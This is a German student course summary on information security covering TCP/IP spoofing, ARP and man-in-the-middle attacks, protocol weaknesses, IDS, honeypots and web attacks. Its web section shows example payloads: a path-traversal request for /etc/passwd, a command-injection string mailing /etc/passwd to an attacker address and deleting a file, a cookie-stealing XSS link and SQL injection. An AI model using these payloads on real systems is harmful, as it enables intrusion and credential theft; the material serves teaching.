Informationssi-cherheit

Zusammenfassung

HTA Horw

Rainer Meier
Mühlistr. 4
6288 Schongau
skybeam@skybeam.ch

Klasse: 4
2002 - 2006

2006-07-08

1. Inhaltsverzeichnis

Informationssicherheit **1**
Zusammenfassung 1
HTA Horw 1
1. Inhaltsverzeichnis **2**
2. TCP/IP Security **4**
2.1. Sniffing 4
2.1.1. TCPdump 4
2.2. IP-Spoofing 4
2.3. ARP Angriffe 4
2.4. Libnet 4
2.5. Man-in-the-middle Attack 5
2.6. Angriffe in gerouteten Netzen 5
2.6.1. Source routing Attacke 5
2.6.2. Hop by hop Routing 5
2.6.3. Routing Mechanismen 5
2.6.4. Attacke auf TCP 6
3. Protokoll Sicherheitsanalyse **7**
3.1. NetCat 7
3.2. File Transfer Protocol (FTP) 7
3.3. Trivial File Transfer Protocol (TFTP) 7
3.4. Simple Mail Transfer Protocol (SMTP) 7
3.5. Post Office Protocol (POP) 7
3.6. Internet Message Access Protocol (IMAP) 7
3.7. X Windows 8
3.8. Identification Protocol 8
3.9. Domain Name System (DNS) 8
3.9.1. Angriff 8
4. Host-based-IDS **9**
4.1. Syslog 9
4.2. Linux Intrusion Detection System (LIDS) 9
4.3. Solaris BSM 9
4.4. Windows NT Events 9
4.5. Application-based-IDS 9
4.6. Web-basierende Angriffe 10
5. The Security Triangle **11**
5.1. Phases of Compromise 11
6. Operating System Security **12**
6.1. Viren 12
6.2. Trojaner 12

6.3. Buffer overflows 12
6.4. Attack vector 12
6.5. Exploit 12
6.6. Viren, Würmer und Trojaner 13
6.7. Platform Hardening 13
7. Web Security 14
7.1. Common Gateway Interface (CGI) 14
7.2. Active Server Pages (ASP) 14
7.3. Servlets, Java Server Pages (JSP) 14
7.4. Java Applets 14
7.5. Web Scripting, Java Script 14
7.6. Cookies 14
7.7. Web Attacks 14
7.7.1. Authentication 14
7.7.2. Server Pages 15
7.7.3. Server-side Programs 15
7.7.4. Cross-Site Scripting 15
7.7.5. SQL Injection 15
8. Honeypots 16
8.1. Honeynets 16
8.2. Honeyd 17
8.3. Erkennen von Honeypots 17
9. Sicherheit in verteilten Systemen 18
9.1. Lightwight Directory Access Protocol (LDAP) 18
10. Inter-net Security 19
10.1. Sicherheitsstrategien 19
10.2. Router mit Filter 19
10.3. Bastion Host 19
10.4. Victim Host 19
10.5. Duel-homed Gateway 20
10.6. Proxy Service 20
10.7. Firewall Architekturen 20

2. TCP/IP Security

Angriffe im LAN:

- Sniffing (Abfangen von Netzwerkverkehr)
- Sppfing/Hijacking (Sich für jemanden anders ausgeben)
- ARP attacks
- RARP attacks
- Goals
    - Impersonation of a host
    - Denial of service
    - Access to information
    - Tamper with deliverey mechanism

2.1. Sniffing

Viele Protokolle übermitteln Passwörter (authentication information) im Klartext (TELNET, FTP, POP, HTTP).

Dsniff wurde für Auditing und penetration testing entwickelt. Dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf und webspy überwachen das Netzwerk passiv und suchen nach interessanten Daten (Passwörter, e-Mail, Dateien, etc.).

Arpspoof, dnsspoof und macof ermöglichen den Angriff auf Netzwerkverkehr, der normalerweise nicht für den Angreifer zugänglich wäre.

Sshmitm und webmitm implementieren aktive man-in-the-middle Angriffe für SSH und HTTPS Protokolle.

Sniffer sind typischerweise passiv. Dabei arbeitet die Netzwerkkarte im sogenannten „promiscous mode“ und akzeptiert auch Pakete, die nicht an die MAC-Adresse des Hosts gesendet werden. Die Kommandos ‚ifconfig’, ‚cpm’ (Check Promiscous Mode) und ‚ifstatus’ zeigen den promiscuous Modus an.

Um Sniffer zu erkennen werden gefälschte IP-Adressen in Pakete verpackt. Der Sniffer versucht diese in IP-Adressen aufzulösen. Dies kann entdeckt werden.

Das Sniffen verändert auch die Antwortzeiten, da der Host alle Pakete verarbeitet. Durch Analyse der Antwortzeiten kann ein Host im Promiscuous Mode erkannt werden.

2.1.1. TCPdump

Setzt auf die pcap Library auf und kann den Netzwerkverkehr in Dateien schreiben. Tcpdump unterstützt Filter und Operatoren um den Netzwerkverkehr zu Filtern.

2.2. IP-Spoofing

Unter Spoofing versteht man, dass ein Host sich unter dem „Namen“ (IP) eines anderen Hosts ausgibt.

2.3. ARP Angriffe

ARP bietet überhaupt keine Authentifizierung. Somit ist es möglich auch falsche Antworten zu generieren. Der ARP-Cache des Hosts nimmt jeden Eintrag an. Erhält der Host eine ARP-Antwort so wird diese in die Cache-Tabelle eingetragen. Somit ist es möglich falsche ARP-Einträge zu „platzieren“.

2.4. Libnet

Eine Library zum erzeugen und senden von generierten Paketen.

2.5. Man-in-the-middle Attack

- Der Angreifer erzeugt zwei (virtuelle) Netzwerk-Schnittstellen (alias Interface).
- Der Angreifer schaltet ARP aus (ifconfig -arp).
- Mit ‚arp -s' werden die korrekten ARP-Einträge erzeugt (um Host B zu erreichen).
- Ein IP-Forwarding zwischen den Schnittstelen wird konfiguriert.
- Das ‚arpredirect' Tool übernimmt diese Aufgabe (Teil des dsniff Paketes).

2.6. Angriffe in gerouteten Netzen

2.6.1. Source routing Attacke

Der Weg welcher das Packet geht kann umgeleitet werden. Kann für Debugging Zwecke verwendet werden. Ansonsten eher gefährlich

2.6.2. Hop by hop Routing

Mit ‚route print' oder ‚route –n' kann die Routingtabelle abgefragt werden.

UH – Route ist up

G – Gateway

H – route geht zu einem Host

usw.

2.6.3. Routing Mechanismen


- Blind IP Spoofing - Der Attacker ist blind, da die Packete nicht zu ihm zurückkehren. Er kennt den Weg nur bis zum Zielhost. Er muss genau wissen, was er macht.
- R Commands – bsp. rlogin, rhosts dienen zur Einsparung von Passwort Sendungen. Durch diese R-Commands wird keine Passwortabfrage gemacht. Das heisst ein Client A und B haben eine Trust- Verbindung. Wenn der User b sich in A einloggt, kann er mit rlogin auf B einloggen, ohne ein Passwort einzugeben, da Client B dem Host A vertraut.

Fragmentation:

- Fragmentation – Bei einer Fragmentierung werden IP-Packete unterteilt. Beim setzten des Flags DoNotFragment, löst ein zu grosses Packet eine ICMP Nachricht aus und sendet diese wieder zurück. Dies kann für Angriffe verwendet werden.
- Ping of Death – Wenn ein Ping Packet grösser als die erlaubte Grösse, kann der statische Kernel-Puffer überlaufen und eine „Kernel -Panik" auslösen.
- Teardrop – Denial of Serviec attack welche beim zusammensetzen der Fragmente eine Panik im Kern auslöst. Dabei wird versucht den Pointer in einer negativen Zahl anstatt einer Speicheradresse anzugeben.
- Tool Fragrouter nützt das Fragmentieren für eine Attacke aus.

Smorf Attacke:

1. 2 ISDN Leitungen sind 128 KB
2. Eine T3 (E3 in Europa) sind 45 Mbit/s
3. Eine Webseite die angegriffen werden soll hat eine T1(E1) Leitung mit 1.544Mbit/s



Wenn A ein 14 K Ping an das AmpNetwork B sendet und die Adresse von Z spooft (fälscht), dann sendet jeder Host in B eine Antwort an Z (14MB). Die Leitung ist somit „überfüllt".

Aus diesem Grund sollte kein AmplifiedNetwork verwendet werden. Dieses darf keine Broadcast Ping von aussen annehmen.

2.6.4. Attacke auf TCP

Robert Tim Morris schrieb schon früh ein Paper, in welchem der Angriff auf das TCP-Protokoll mit TCP- Sequence beschrieben wird. Die Initialnummer startet heute nicht mehr bei 0, sondern zufällig.

Beispiel:

Die TCP-Nummer ist eine 32 bit Nummer = 4'294'967'295 diese Wrappt nach 9,3 h. d.h. sie läuft einmal durch.

TCP kann sich mittels Sliding Window von Unregelmässigkeiten „erholen".

- Host A sendet ein SYN Packet mit (A-ISN) nach B
- Host B antwortet mit dem SYN mit (B-ISN) und ACK (A-ISN +1) nach A
- Host A sendet ACK(B-ISN+1) an B
- Tcp_iss → initial send sequence
- Tcp_irs → initial receive sequence
- Jede Sekunde wird 128 inkrementiert
- Bei jedem connect() um 64 inkrementiert.
- Alle Pakete mit der Nummer ausserhalb des Sliding Window werden verworfen

Der Angriff:

Host A attackiert Host B und Host C ist vertrauenswürdig (trusted).

1. Als erstes wird C mit SYN Pakete auf Port 21 geflutet. C kann nicht Antworten, da sein Backlock gefüllt ist.
2. Es wird eine normale Verbindung auf Port 514 aufgebaut. Und ein RAW Socket aufgemacht. Es wird versucht den Initialsequence Algorithmus herauszufinden
3. A sendet ein SYN Packet an B mit der Absender Adresse von C.
4. Da C nicht Antworten kann, wird die Verbindung nicht sofort geschlossen.
5. Auf 3 gibt B Antwort mit der SequenceNummer an C. Diese Nummer muss A haben, damit A die nächste Verbindung B aufbauen kann. Anhand der ersten Verbindung kann A die SYN berechnen: Die SYN Nummer aus der ersten Verbindung + 128 + 1.

3. Protokoll Sicherheitsanalyse

Als erstes wird das Protokoll analysiert. Wichtig ist z.B. die State-Analyse wo die verschiedenen Zustände analysiert werden und Angriffspunkte gesucht werden. Weiter wird analysiert, ob gewisse Annahmen vom Protokoll getroffen werden oder was vom Protokoll als „vertrauenswürdig“ eingestuft wird.

Als nächster Schritt kann die Implementierung des Protokolls analysiert werden. Man kann beispielsweise die Performance durch einen DOS-Angriff testen.

3.1. NetCat

Erlaubt das Öffnen von TCP/UDP Verbindungen und ist bestens zum testen von Protokollen geeignet. Mit dem Tool können auch gefälschte Absenderadressen verwendet werden.

3.2. File Transfer Protocol (FTP)

Das Protokoll spezifiziert, dass die Daten auf einer separaten TCP Verbindung ausgetauscht werden. Eigentlich sollten alle Transfers über denselben Port laufen. Die meisten Implementierungen benutzen aber für jeden Transfer eine eigene Verbindung.

Im aktiven Modus sagt der Client dem Server er soll auf einen Port des Clients Verbindung. Darauf hin öffnet der Server eine Verbindung von Port 20 auf den spezifizierten Port.

Die Schwachstellen des Protokolls liegen in der unverschlüsselten Übertragung der Anmeldeinformationen und der Daten und der Tatsache, dass unterschiedliche Ports für Kontrolle und Datenübertragung verwendet werden.

3.3. Trivial File Transfer Protocol (TFTP)

Ist ein extrem einfaches Protokoll ohne Authentisierung. Es wird über den UDP-Port 69 übertragen und ist im RFC 1350 beschrieben. Das Protokoll wird von Plattenlosen Rechnern und Geräten verwendet um ihr Boot-Image zu laden.

Normalerweise wird der TFTP vom inetd gestartet.

3.4. Simple Mail Transfer Protocol (SMTP)

SMTP ist das Mail Transport Protokoll. Es benutzt den TCP Port 25 und ist in RFC 821 definiert. Das Nachrichtenformat ist in RFC 822 spezifiziert. In RFC 1869 ist das erweiterte Protokoll definiert (extended SMTP).

SMTP Mail Bombing:

- Eine grosse Anzahl Mails wird an einen oder mehrere Empfänger verschickt.
- Bounce Bombs: Mails mit einem falschen Absender werden an ungültige Empfänger verschickt. Der vermeintliche Absender erhält dann alle Fehler-Benachrichtigungen.

Ein weiteres Problem ist, dass Mailer in der Regel komplexe Applikationen sind und von aussen aus dem Internet zugegriffen werden kann. Sendmail hatte beispielsweise eine grosse Anzahl Fehler, die auch ausgenutzt werden können.

3.5. Post Office Protocol (POP)

POP transferiert den Benutzernamen und das Passwort im Klartext.

3.6. Internet Message Access Protocol (IMAP)

IMAP erlaubt das Remote-Management der Mails ohne diese lokal herunterladen zu müssen. Provider mögen das Protokoll aber nicht so weil die Kunden ihre Mails auf dem Server lassen und so mehr Ressourcen verbrauchen.

Das Protokoll selber bietet auch keinen Schutz der übertragenen Daten (Klartext).

3.7. X Windows

Das Protokoll basiert auf TCP und wird verwendet um Display-Informationen zwischen Server und Client auszutauschen.

Auch hier werden Tastenanschläge und Fenster-Informationen im Klartext übertragen. Dieses Problem kann aber durch SSH-Tunneling weitgehend entschärft werden.

3.8. Identification Protocol

Der Ident Daemon gibt Informationen über die Benutzer und deren Verbindungen.

3.9. Domain Name System (DNS)

DNS ist ein Dienst um Internet Namen (www.domain.tld) nach IP-Adressen aufzulösen und umgekehrt. Der Namensraum ist hierarchisch in Domänen (Domains) unterteilt. Jede Domain wird von einem Namensserver verwaltet. DNS verwendet meist UDP und manchmal TCP (für lange Anfragen und Zonen-Transfers zwischen Servern auf Port 53).

Stellt ein Client eine Anfrage an den Server die dieser nicht beantworten kann so fragt dieser bim Root-DNS-Server an. Dieser hat einen Eintrag für die angefragte Domain. Dann kann der Server die Anfrage nochmals an diesen Server stellen. Dieser weiss dann welcher DNS-Server für diese konkrete Domain zuständig ist. Dieser kann dann nach dem Host gefragt werden.

Client => DNS Server => Root-DNS (welcher Host ist zuständig) => Zuständiger DNS.

3.9.1. Angriff

Caching-DNS Server haben keine eigenen Zoneneinträge und fragen deshalb „nach oben“ weiter. Die Antwort muss mit einer gewissen Sequenznummer übereinstimmen. Trotzdem ist es auch durch schlichtes durchprobieren der Sequenznummer möglich die Antwort zu fälschen. Diese wird dann eine gewisse Zeit zwischengespeichert und alle Anfragen würden somit falsch beantwortet.

4. Host-based-IDS

Host-based-IDS analysieren Ereignisse im Bezug auf Host-Aktivität. Die Ereignisse werden auf dem Betriebssystem generiert

- Syslog/kernel log
- Linux kernel extensions (LIDS/Snare)
- Solaris BSM (Basic Security Module)
- NT Event log
- Trace: lsof, strace (truss on Solaris)

IDS-Systeme (online):

- Swatch
- Emerald
- HostSentry/LogSentry
- USTAT, WInSTAT, LinStat, logSTAT

IDS-Systeme (offline):

- Tripwire

Die Vorteile gegenüber Netzwerkbasierenden IDS liegt im guten Informationsgehalt der Informationen, der Reduktioni der Datenmenge und der Möglichkeit, die Umgebung zu kontrollieren.

Die Nachteile liegen darin, dass es eventuell nicht möglich ist Teile des Angriffes zu analysieren. Erfolgreiche Angriffe könnten die Überwachung kompromittieren.

4.1. Syslog

Syslog ist auf allen Unix Systemem vorhanden. Eine Syslog-Nachricht besteht aus folgenden teilen:

- Identity
- Facility
- Level
- Text message

Syslog benutzt UDP Port 514 um Nachrichten auf einen anderen Host zu übertragen.

4.2. Linux Intrusion Detection System (LIDS)

LIDS implementiert einen Referenz-Monitor und vorgeschriebene Zugriffskontrolle im Linux Kernel. Es erlaubt Zugriffskontrollen für Dateien, Prozesse und Geräte zu definieren, die nicht mal von root umgangen werden können.

Die Konfiguration geschieht über ‚lidsadm' und der Syntax ist an ipchains angelehnt.

4.3. Solaris BSM

Erlaubt Audits um Benutzer zu überwachen. Auditing kann von root ein- und ausgeschaltet werden.

4.4. Windows NT Events

Windows bietet auch Auditing Funktionen und schreibt diese ins Sogenannte Event-Log.

4.5. Application-based-IDS


Dieser Typ von IDS ist spezialisiert auf eine gewisse Applikation und überwacht diese.

4.6. Web-basierende Angriffe

Web-Server sind sehr beliebte Angriffsziele weil es viele davon gibt, es kann von aussen (häufig auch durch Firewalls hindurch) zugegriffen werden und sie bieten manchmal Zugriff zu internen Netzwerken.

Web-Anwendungen sind häufig angreifbar. Dies liegt häufig daran, dass sie intern entwickelt werden um eine Funktionalitäten abzubilden und dabei nicht immer alle Sicherheitsaspekte berücksichtigt werden.

5. The Security Triangle



Für einen Angriff braucht es drei Dinge: Einen Angreiffer, eine Verletzlichkeit und ein lohnendes Angriffsziel.

5.1. Phases of Compromise

1. Phase 1: Reconnaissance (kennen lernen des Opfers)
2. Phase 2: Exploitation (Schwachstellen finden)
3. Phase 3: Reinforcement (Absicherung des gefundenen Zuganges, Ausbauen der Rechte)
4. Phase 4: Consolidation (Spuren verwischen, Logs entfernen, Hintertüren offen halten)
5. Phase 5: Pillage (Entwendung der gesuchten Daten)

Üblicherweise wird jede Phase von einer anderen IP-Adresse ausgeführt um das Risiko zu minimieren entdeckt zu werden.

6. Operating System Security

Betriebssysteme lassen sich grob in Single-User und Multi-User Betriebssysteme unterteilen. Single-User Betriebssysteme (z.B. DOS) spielen heute praktisch keine Rolle mehr.

Natürlich sind Netzwerkfähige Betriebssysteme besser anzugreifen als nicht Netzwerkfähige. Generell werden aber auf den Systemen die meisten Sicherheitslücken gefunden, die am häufigsten angegriffen werden. Vor dem Jahr 2000 waren dies vor allem nicht-Windows Systeme, da diese viel besser über das Netzwerk angreifbar waren. Nach 2000 wurde auch Windows zu einem immer beliebter werdenden Ziel für Angreifer.

Bekannte Sicherheitslücken können auf http://www.securityfocus.com/bid/ abgefragt werden.

6.1. Viren

Viren sind Programme, die in irgend einer Weise Schad-Code beinhalten um Daten zu modifizieren, zerstören oder das System in sonst einer Weise zu missbrauchen.

6.2. Trojaner

Dies sind Programme, die sich meist möglichst unbemerkt auf einem System einnisten um Informationen auszuspähen oder an dritte weiterzuleiten. Über Trojaner wird häufig weiterer Code ins System eingeschleust um weiter Kontrolle zu erlangen.

6.3. Buffer overflows

Werden Daten an einen Speicherplatz geschrieben, der zu klein ist, so wird Speicher überschrieben. Dies kann ausgenutzt werden um eigenen Code einzuschleusen.

Vorbedingungen:

- Es muss eine Library verwendet werden, die keine Boundary-Prüfungen macht (C-Library, Array kopieren)
- Buffer Overflows benötigen eine Stack-Architektur
- Speicher-Segmentierung: Text-Segment (Programmcode), Daten-Segment, Stack-Segment. Das Stack-Segment beginnt an der höchsten Speicheradresse.
- Es muss eine Möglichkeit geben die Rücksprungadresse zu überschreiben.
- Unser Programm wird als Daten in das Datensegment geschrieben. Die Rücksprungadresse wird so überschrieben, dass unser Code im Daten-Segment angesprungen wird.

6.4. Attack vector

Es gab einen Attack Vector in der SSL Library, die sich über den IIS (Port 443) ausnutzen liess. Attack Vector wird das genannt, weil die Schwachstelle in der SSL Library lag aber sich über dein IIS ausnutzen liess. Für diese Schwachstelle wurden 7 Attack Vectoren benutzt. Das heisst, dass sie auf 7 unterschiedliche Wege ausnutzen liessen (z.B. durch andere Programme, welche die SSL Library verwenden).

6.5. Exploit

- Services
- Application
- User Action

Ein Exploit besteht aus den folgenden Komponenten:

- Attack Vector
- Explotation technique

- Exploitation payloas (shellcode)

6.6. Viren, Würmer und Trojaner

Ein Virus bettet sich in ein Wirtsprogramm ein. Er hängt sich an die Binärdatei eines Programms an und wird beim Start des betreffenden Programms geladen.

Ein Wurm ist ein selbständiges Programm.

Ein Trojaner nistet sich im System ein um Hintertüren zu öffnen oder über längere Zeit Daten auszuspionieren und auf dem Zielrechner zu laufen. Trojaner sind Programme, die vorgeben eine gewisse Funktion zu erfüllen aber im Hintergrund noch weitere Funktionen ausführen.

Mobile Code ist Code, welcher auf einen Rechner (Quelle) transferiert wird und über ein unsicheres Medium auf einen weiteren Host (Senke) transferiert wird und dort ausgeführt wird.

6.7. Platform Hardening

Zuerst muss erfasst werden, wozu die entsprechende Maschine verwendet wird. Welche Dienste verwendet werden, welche Programme verwendet werden und welche Rechte die Benutzer haben müssen.

Ein weiteres wichtiges Merkmal ist der Standort. Wo muss die Maschine hin, wer muss physikalisch Zugriff auf die Maschine haben.

Des Weiteren muss definiert werden wie lange der Server verfügbar sein muss und welche Downtimes geplant sind.

Um ein System abzusichern sollten beispielsweise folgende Aspekte berücksichtigt werden:

- Nicht benötigte Programme entfernen
- Nicht benötigte Dienste (Netzwerkdienste) ausschalten/löschen
- Anzeige des letzten Logins ausschalten (Windows)
- Dienste nicht als Systembenutzer sondern wenn möglich mit einem Benutzer ohne Rechte (insbesondere ohne lokale Login-Rechte) starten
- Administrator-Konto umbenennen
- Direkte Administrator (root) Anmeldung verbieten
- SetUID und SetGID Programme minimieren
- Eigene Partitionen (z.B. /var/) um Log-Files und ähnliches aufzunehmen

7. Web Security

Heute läuft viele Datenübertragung über HTTP. Dabei wurden früher zur Geschwindigkeitsoptimierung häufig Proxies eingesetzt. Heutzutage werden diese vor allem aus Sicherheitsgründen installiert. Da die Clients eines Firmennetzwerkes nicht direkt ins Internet verbinden sondern der Proxy dies stellvertretend übernimmt können die Clients auch nicht direkt angegriffen werden. Umgekehrt wird das selbe auch mit Servern gemacht. Dadurch wird der Webserver vor schlechtem Traffic geschützt.

7.1. Common Gateway Interface (CGI)

CGI Programme können in einer beliebigen Programmiersprache geschrieben werden. Durch Aufruf einer URL wird dieses Programm aufgerufen und die Parameter über Umgebungsvariabeln übergeben. Des weiteren werden einige weitere Standard-Umgebungsvariabeln vor dem CGI-Aufruf gesetzt.

Die URL

http://host.domain.tld/cgi-bin/search.pl?keyword=word&sort=asc&resperpage=10

ruft das CGI-Script ‚search.pl' auf und übergibt die entsprechenden Parameter. Die Ausgabe des Programms wird an den Browser zurückgegeben.

7.2. Active Server Pages (ASP)

ASP ist die Microsoft-Antwort auf JSP und definiert eine serverseitige Script-Sprache. Die Idee davon ist es, dass Webseiten beim Aufruf dynamisch generiert und an den Client geliefert werden.

7.3. Servlets, Java Server Pages (JSP)

Servlets sind Java Programme, die auf dem Webserver ablaufen. Dies geschieht ähnlich wie bei CGI-Programmen. Servlets werden innerhalb der JVM ausgeführt ohne einen neuen Prozess zu erzeugen.

JSP ist wie ASP eine Scriptsprache um serverseitig Webseiten zu generieren und dynamische Inhalte einzufügen.

7.4. Java Applets

Java Applets sind kompilierte Java Programme. Sie werden vom Browser heruntergeladen und im Kontext des Browsers ausgeführt. Dabei werden die Berechtigungen des Prgrammes durch den Java Security Manager gesteuert.

Applets sollten nicht mit Java WebStart verwechselt werden. WebStart bietet eine Möglichkeit um Programme über Web-Technologien auf Rich-Clients zu verteilen. Diese werden aber im lokalen Kontext gestartet (nicht im Kontext des Browsers).

7.5. Web Scripting, Java Script

Web Scripts (meist Java Script) sind Scripts, die innerhalb des Browsers in dessen Kontext ausgeführt werden (Client-Seitig).

7.6. Cookies

Cookies sind kleine Informationscontainer, die vom Web-Server auf dem Client abgelegt werden können. Diese werden häufig benötigt um den Client über mehrere Sessions identifizieren zu können.

7.7. Web Attacks

7.7.1. Authentication

„Basic" Authentisierung wird im Klartext gesendet. Somit kann das Passwort aus dem Datenstrom ausgelesen werden.

7.7.2. Server Pages

Pfad-Angriffe:

GET /../../../../../../etc/passwd

Dadurch wird versucht eine Datei ausserhalb des HTTP Dokument-Verzeichnis zu erreichen und auszulesen.

Bei manchen Web-Servern ist das HTTP Directory-Listing standardmässig aktiviert. Dadurch kommt man unter Umständen an Informationen heran, die über die Webseite nicht sichtbar sind.

Einige Server bieten die Möglichkeit, dass jeder Benutzer des Servers eigene Seiten ablegen kann, dadurch können natürlich auch benutzerdefinierte CGI-Scripts abgelegt werden.

7.7.3. Server-side Programs

Das Hauptproblem besteht in der inkorrekten Prüfung von Benutzereingaben (z.B. buffer overflows).

Beispiel:

System(„grep $exp phonebook.txt“);

Wird hier “foo; mail hacker@evil.com < /etc/passwd; rm” übergeben so würde die Datei phonebook.txt gelöscht und /etc/passwd an eine externe E-Mail Adresse geschickt.

7.7.4. Cross-Site Scripting

Fehlerhafte Links sind ein Problem und die Webserver bieten manchmal Benutzerfreundliche Fehlermeldungen wie „404 page does not exist: ~bjoho/final.html“.

Der Angreifer versucht, dass der Benutzer eine Seite des Angreifers besucht indem er einem Link zu einer vertrauten Seite folgt.

Der Link hat die Form ‚<a href=http://www.swissbank.com/<script>sendCookieTo(evil@hacker.com)</script>“>CH Bank’.

Somit kann er erreichen, dass das Session-Cookie zum Server des Hackers übertragen wird. Mit dem erhaltenen Cookie kann sich der Hacker dann auf der originalen Seite einloggen.

7.7.5. SQL Injection

Ist immer anwendbar, wenn beispielsweise User-Eingaben ungeprüft in SQL-Abfragen übernommen werden. Beispiel Login-Formular:

```
select username, password
from users
where username=’$user’ and passwod=’$password’;
```

Wird nun als Benutzername ein Hochkomma übergeben, so wird der SQL-Ausdruck ungültig und es wird meist eine entsprechende Fehlermeldung generiert. Daraus lässt sich dummerweise meist die SQL-Abfrage auslesen. Durch einfügen von Code wie:

```
egal’ or 1=1’
```

So kann einerseits wieder ein gültiges SQL-Statement erzeugt werden und andererseits werden alle Zeilen zurückgegeben, da 1=1 immer true ist.

8. Honeypots

Um Hacker zu entlarven werden häufig so genannte Honeypots eingerichtet. Honeypots sind Rechner, die in einem Netzwerk nur zum Zweck aufgestellt werden um geknackt zu werden. Meist werden darauf anlockende Dokumente und Services deponiert um die Aufmerksamkeit des Hackers darauf zu lenken.

Dies hat einige Vorteile:

- (Praktisch) alle Aktivitäten auf diesem Rechner sind unerlaubt (wenige Falschalarme).
- Es werden keine Produktiven Daten gefährdet.
- Hacker werden mit „fiktiven“ Daten beschäftigt um von Produktiven Daten abzulenken.

Zweck eines Honeypots:

- Prevention (Verhütung): Honeypots können hier nur einen kleinen Beitrag leisten.
- Detection (Erkennung). Hier liegen die Stärken eines Honeypots. Angriffe auf den Honeypot Host können einfach erkannt werden und Fehlalarme sind selten.
- Response (Antwort): Ein Honeypot kann nur begrenzt auf einen Angriff reagieren (soll er auch nicht).

Honeypot Software sortiert nach Interaktionsgrad (aufsteigend):

- BackOfficer Friendly (Low interaction)
- KFSensor
- Specter (medium interaction)
- Honeyd
- Honeynets (High interaction)

8.1. Honeynets

Im Jahre 2002 wurde die Honeynet Research Alliance gegründet. Diese hat zum Ziel die Werkzeuge, Taktik und Motive der Blackhat Community zu erlernen und das gelernte Wissen allgemein zugänglich zu machen.

Die Honeypots werden über einen Gateway (Honeywall Gateway) mit dem produktiven Netz verbunden. Somit kann der gesamte Netzwerktraffic zu den Honeypots von diesem Gateway überacht werden. Typischerweise läuft dieser im Stealth-Modus. Das bedeutet, dass dieser keine IP-Adresse auf seinen Netzwerkschnittstellen hat und transparent auf Layer-2 die Pakete weiterleitet. Somit ist dieser durch einen Angreifer nicht im Netzwerk zu lokalisieren.

Eigenschaften einer Honeywall (Gateway):

- Einfache Installation und Unterhalt
- Konfigurierbarkeit
- Netzwerk Sicherheitsplattform
- Datenkontrolle: Kontrolle der ausgehenden Daten (Traffic shaping, TCP Verbindungen, Anzahl UDP Pakete, Anzahl ICMP Pakete usw.). Inline Snort erlaubt das ausschalten, zirückweisen, verwerfen oder modifizieren von Paketen.
- Datenerfassung: Firewall Logdateien (In/Out), Snort logs (Aktivitäten und Alarme), Sebek Logfiles.
- Automatische Alarmgenerierung

Eine bekannte Honeywall Gateway Software ist Sebek.

8.2. Honeyd

Honeyd ist ein Honeypot mit tiefer Interaktion. Er simuliert verschiedene TCP/IP Protokolle und ICMP Anfragen/Antworten. Honeyd kann virtuelle Host und Routing-Topologien „erzeugen“ und verschiedene Betreibssysteme simulieren. Ausserdem liest es Nmap und Xprobe2 Fingerprint Dateien.

Insbesondere die „Fake Services“, die von Honeyd zu Verfügung gestellt werden sollten dazu dienen den Angreifer zu verlocken diesen Host anzugreifen.

8.3. Erkennen von Honeypots

- Sebek: Kann auf Network Layer nicht detektiert werden. Durch auslösen von vielen Read Operationen wird viel Traffic generiert. Dies schlägt sich dann auf die RTT nieder.
- Snort_Inline: Ein versierter Hacker kann die Veränderung des Pakete feststellen. Snort_Inline injiziert mehrere outgoing connections. Falls die Limite erreicht wird blockiert die Honeywall-Firewall.
- Virtuel OS: Time Signal Handler (wird grösser) da zwei Betriebssysteme konkurrenzieren.
- Bait & Switch: RTT und TTL ändern sich. Nach einem Switch Event (vom Opfer zum Honeypot) sieht der Angreifer plötzlich einen IPID Wechsel.

9. Sicherheit in verteilten Systemen

Schlüsselaustausch:

Alice $(K_{AB})K_E^B$ Bob

Problem:

- Unauthorisierte Modifkation
- Maskierungsangriffe
- Replay Attacke

[FOLIE MIT KEY-AUSTAUSCH (NEEDHAM/SCHRÖDER)

9.1. Lightwight Directory Access Protocol (LDAP)

LDAP bietet ein Informations-Modell, ein Namens-Modell, ein Zugriffs (access-Modell)...

Unterschiede zu einer Datenbank:

- Optimiert für lesenden Zugriff
- Erweiterbarkeit
- Verteilte Skalierung
- Replizierung
- Performance
- Standards

10. Inter-net Security

Zuerst muss eine Risikoanalyse durchgeführt werden. Danach wird das äussere Netzwerk und die davon ausgehenden Gefahren analysiert.

Firewalls sind nicht die endgültige Lösung um alle Sicherheitsprobleme zu lösen. Firewalls können keinen Zuverlässigen Schutz vor Datenverkehrt über Netzwerkgrenzen hinweg bieten. Zudem sind Firewalls extrem anfällig für „Insider“ Attacken. Ausserdem kann eine Firewall zum Bottleneck werden. Wenn die Firewall kompromittiert wurde kann sie zur Gefahr werden.

10.1. Sicherheitsstrategien

Jedes Element des Firewall-Systems sollte nur die minimalen benötigten Rechte haben. Die Sicherheitsmechanismen sollten redundant ausgelegt werden und verschiedene Erkennungsmechanismen benutzen um eine bessere Erkennungsrate zu gewährleisten und die Umgehung zu erschweren.

Das zu schützende Netzwerk sollte einen klar definierten Zugriffspunkt haben durch den der Angreifer seine Daten senden muss. Dies vereinfacht die Überwachung massiv.

Die Dienste sollten ‚fail safe’ sein. Das heisst, dass sie bei einem Ausfall nicht einfach alles erlauben sondern bei einem Fehler eher den gesamten Datentransfer stoppen.

Um die Regeln zu definieren gibt es zwei grundlegend unterschiedliche Ansätze:

